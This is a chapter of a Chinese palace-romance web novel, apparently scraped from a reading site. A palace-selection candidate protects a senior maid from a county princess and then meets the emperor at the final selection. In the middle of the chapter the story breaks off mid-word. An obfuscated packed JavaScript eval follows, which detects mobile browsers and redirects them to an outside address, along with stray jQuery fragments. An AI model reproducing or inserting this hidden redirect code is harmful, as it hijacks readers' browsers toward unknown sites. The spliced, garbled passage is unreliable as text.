2. 殿选(一)

作品:《贵妃娘娘盛宠不衰

    望见沈容仪眼底的无奈,郑若锦懊恼的咬了咬下唇,沈容仪重扬起笑,温声说起旁的,将此事揭过去。


    没说上一会,端和县主回来了,身后跟着提着食盒的宫女。


    到用晚膳的时辰了,郑若锦只好回去。桌上摆好了晚膳,每人一荤一素,还有一碟点心。


    韦如玉率先落座,拿起木箸,夹起一块糕点,放入口中,下一瞬,木箸被拍在桌上,“这种东西也敢端上来?”


    服侍韦如玉的宫女脸色不变,恭敬的答:“回禀县主,秀女们的膳食是皇后定下的,县主若是不满意,奴婢可禀明严嬷嬷,再上禀皇后娘娘。”


    韦如玉气了个仰倒,狠狠瞪了那宫女一眼,怒气冲冲的进了里间。


    那宫女礼数周全,向她和宋婉行了礼,也跟着进去。


    宋婉被端和县主骤然发难吓到,眼里满是惊讶的问宫女:“你们宫女都这样胆大吗?”


    巧儿和慧儿相继摇头,巧儿解释:“文儿姐姐是严嬷嬷的一手调教出来的,行事作风与严嬷嬷有五六分的像。”


    眼下敢这般对端和县主,多半是得了严嬷嬷的授意。


    宋婉想起下午的场景,犹犹豫豫的问:“这严嬷嬷是何人啊?”


    连县主都要给她面子。


    慧儿往里间瞧了瞧,低声道:“严嬷嬷在陛下身边伺候。”沈容仪拿着木箸的手一顿,若有所思。


    宋婉点点头,嘟囔道:“原是如此。”


    膳后,天色渐暗,想着明日要早起学规矩,沈容仪便去了净室梳洗,早早歇下。


    翌日寅时末,各屋的宫女便叫秀女起身,沈容仪本就觉浅,闻声即醒,在拔步床上缓了几息便起身。


    片刻后,宋婉也起身了,沈容仪先去净室,回来之时,韦如玉正在穿衣,满脸困色。


    卯正时分,二十八人已齐齐站在院中。


    春寒料峭,晨见微风袭过,众秀女不禁都打了个寒颤,困意清醒了许多。


    严嬷嬷还未到,借着此时,沈容仪打量院中众人。


    她的右侧,站着身侧是一位气质温婉的少女,眉眼间透着书卷清气,是礼部尚书的嫡女林云舒,是上京有名的才女,院中,端和县主被簇拥着站在中央,身旁都是上京女子。除却这些人,院中剩下的她竟都不认识。


    沈容仪蹙了蹙眉,问身边的郑若锦:“端和县主后侧方那位,你可知道是谁?”


    郑若锦抬眸瞧了一眼,摇摇头:“不知。”她顿了顿,上前一步,目光匆匆扫过院中女子的面庞,“这院中人,有半数人,我都没见过。”


    阿若平日最是喜欢去上京各宴,上京各家的姑娘,同她都能说上两句话,连她都不识,那这些女子,都是出自各州各县了。还未来的及深想,耳边说话声骤然消失。


    是严嬷嬷来了。


    一盏茶的时间,严嬷嬷报着名册,将二十八名秀女分成四排。


    “在学规矩之前,奴婢还有一事要提醒各位姑娘,学规矩的半月,无令不得擅离储秀宫,违者,轻则训斥,重则遣送出宫,还请诸位姑娘牢记。”


    话落,严嬷嬷便开始正式教规矩。


    今日习宫中各拜,一日下来,精疲力尽。


    是夜,储秀宫的灯熄的格外的早。


    翌日一早,宫女照例唤秀女起身。


    沈容仪躺在锦被里,只觉两条腿沉得抬不起来,腰背更是酸得发僵,她缓了好一会才下了榻。


    屋内另一侧,文儿正在叫韦如玉起身。


    韦如玉感受着身上的酸痛,对帐幔外的话充耳不闻,还将脸往枕头里埋得更深了。


    眼见着旁的秀女已用了早膳,县主还没起身,文儿没了法子,只好去请严嬷嬷。


    不过片刻,严嬷嬷便到了。


    帐幔被撩开,严嬷嬷那张素来没什么表情的脸出现在晨光里,扫了一眼榻上纹丝不动的人影,沉声道:“县主,时辰不早了,该起身了。”


    “我身子不适,今日休息一日。”


    严嬷嬷眉头紧紧皱了起来,厉声道:“复选后秀女习宫规乃是祖制,县主若执意如此,奴婢将禀明皇后娘娘和太后娘娘。”


    昨日折腾了整整一日,韦如玉心里本就窝着火,听到这话更是烦躁,心里那股被压了一整日的不耐,混着身体的痛楚猛地窜了上来,她猛地撑着身子坐起来,撒泼似的推了严嬷嬷一下。


    再指着一旁的文儿道:“你,现在就去请姑母。”严嬷嬷没想到端和县主会敢动手,猝不及防地被推得往后踉跄,整个人向后仰倒。


    文儿听着县主说话,一时间没反应过来去扶严嬷嬷。


    沈容仪几乎是想也没想就扑了过去。


    她抱住了严嬷嬷后倾的肩背,自己却像是受了严嬷嬷身上的力,整个人失了平衡,侧着身子重重摔在了地上,手肘磕在冷硬的砖面上,发出一声闷响,痛的她脸上的血色一点一点的失了个干净。屋内骤然安静,坐在床上的韦如玉傻眼了,呆呆的望着自己的掌心。


    她记得她没使力啊?


    严嬷嬷顺着力道站稳,连忙转身来扶沈容仪,一边扶人,一边吩咐文儿:“快去请医女。”


    沈容仪望了望愣住的韦如玉,扯出一抹浅笑,拉住严嬷嬷的袖子,温声道:“嬷嬷无事,只是轻轻撞了一下。”


    严嬷嬷板正的脸上透出一丝的担忧,方才那一声听着便响,与轻轻二字显然是不沾边。


    见文儿不动,她着急催促。


    一炷香后,医女没到,太后的人却到了。


    此事说大也不大,说小也不小,落在端和县主身上,又有太后出面,就不了了之了。


    医女来瞧,衣袖撩开,白皙的手肘上满是青紫,瞧着甚是吓人。


    医女替她上药,严嬷嬷站在一旁,眉头紧皱。


    沈容仪瞥见严嬷嬷眼底的担忧,温声宽慰:“嬷嬷不必紧张,这青紫只是现下瞧着吓人,过上几日,便能消的干净了。”


    严嬷嬷在后宫沉浸多年,自认眼光毒辣、手段老练,现如今望着眼前这双澄澈见底的眸子,少有的噤了声,不知如何回答。


    半晌,她道:“姑娘心善,奴婢在这谢过姑娘了。”


    沈容仪眨了眨眼,扬唇一笑,露出少女的鲜活。严嬷嬷看在眼里,严肃的脸上有露出些许的笑意。


    托这一摔的福,太后做主,让她这半个月的规矩就不必学了。


    沈容仪落个清闲,严嬷嬷每日都瞧了她,替她上药。


    两人有时也会闲话几句,不知不觉中,亲近了许多。她想,若严嬷嬷是个机会,那她应当是抓住了。


    日子一晃便到了殿选那日。


    晨曦初露,皇城笼罩在薄雾之中,琉璃瓦映着初升的朝阳,泛起粼粼金光。


    体元殿外,秀女们三三两两的站着,如裁云剪月,形成一片清艳景致。


    这时,一位内侍肃容走来:“诸位姑娘请噤声。”


    嬷;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16963231|193335||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    嬷报着名册,每七人一组,排成四组。


    沈容仪在第三组。


    时辰渐移,日头升高,第一组秀女被领进殿中。


    望见身前的人越来越少,沈容仪心口兀自微绷,指尖无意识捏的泛白,日光照在脸上,聚起了些热气。还未等上一刻钟,便有内侍领着她们进去。


    内侍领着她们进了体元殿,站在廊下,和风拂过,鼻尖飘过着淡淡花草香,沈容仪的心微微一定,双颊上的聚着的热气缓缓消散。


    “在此静候传召。”内侍尖细的嗓音响起。


    不过片刻,内侍的声音再次响起:“宣——秀女觐见!”


    话落,秀女进殿。


    七人鱼贯而入,在殿前站定。


    沈容仪微微抬头,小心的往上看了一眼。殿上,承平帝坐在中央,两名宫装丽人一左一右的坐在两侧。


    左侧的女子身着正红凤穿牡丹朝服,头戴九凤冠,面容端庄大方。


    右侧的女子穿着绛紫绣百蝶穿花宫装,云鬓花颜,明艳不可方物。


    左侧应是皇后,右侧应是那位深得盛宠的荣淑妃了。


    沈容仪正准备将目光收回,对上一道深幽的视线,她一顿,心底不知哪生出一股勇气,大着胆子回望,直直的撞进裴珩眼中。


    殿下的女子生了一双极特别的眸子,清澈的惊人,迎上他的视线之时眼波倏然一漾,如同惊鹿回眸。


    两人都没有移开视线。


    直至内侍的唱名声响起,身旁的秀女上前一步,屈膝行礼,沈容仪才如大梦初醒一般才慌张收回目光,低垂下眼帘。


    裴珩神色一动,心下难得生出了一抹疑惑和不确信。


    这是胆大还是胆小?


    若说她胆小,敢刚入殿就往他脸上瞟,若说胆小,方才又慌成那样。望着殿下那道只能瞧见衣裳和头发的纤细身影,裴珩极浅的勾了勾唇,放在御座上的指尖,几不可察的轻轻叩了一下。


    “咳咳咳——”


    一阵猛烈的咳嗽声从身边传来。


    嗓中的痒意终于停了,皇后满脸歉意的拿下帕子,“陛下,是臣妾失礼了。”


    承平帝:“无妨。”


    皇后目光柔和的看向殿下,温声问:“可曾读过什么书?”


    身旁的秀女还未被叫起,久久福着身子已然是有些摇摇欲坠,声音也有些抖:“回娘娘,臣女读过《女则》、《女训》。”


    裴珩呷了口茶,冷声道:“你是今日第七个说读过《女则》的秀女。”


    话落,身旁的秀女便向另一方歪去,脚下微微一绊,整个人失了平衡,惊呼声尚未落定,便已重重栽倒下去。


    殿上,裴珩目光淡淡的扫下来,眼底没什么情绪。


    “御前失仪,带下去。”那秀女仓皇失措的伏地跪下,声音里带了哭腔:“臣女是无心的,求陛下恕罪,求娘娘恕罪。”


    话音未落,人便被两个内侍合力拉走了。


    手持名册的内侍上前唱名:“正五品鸿胪寺少卿嫡长女沈容仪,年十七。”


    慌张的求饶声还在耳边,沈容仪的掌心已沁出一层薄薄的冷汗,为被带走的侍女,也为她自己方才的大胆。


    她深吸一口气,稳稳上前一步,恭敬屈膝行礼:“臣女沈容仪叩见吾皇万岁,皇后娘娘、淑妃娘娘千岁千岁千千岁。”


    承平帝:“平身。”


    “抬起头来。”一个温和的女声传来,带着几分虚弱。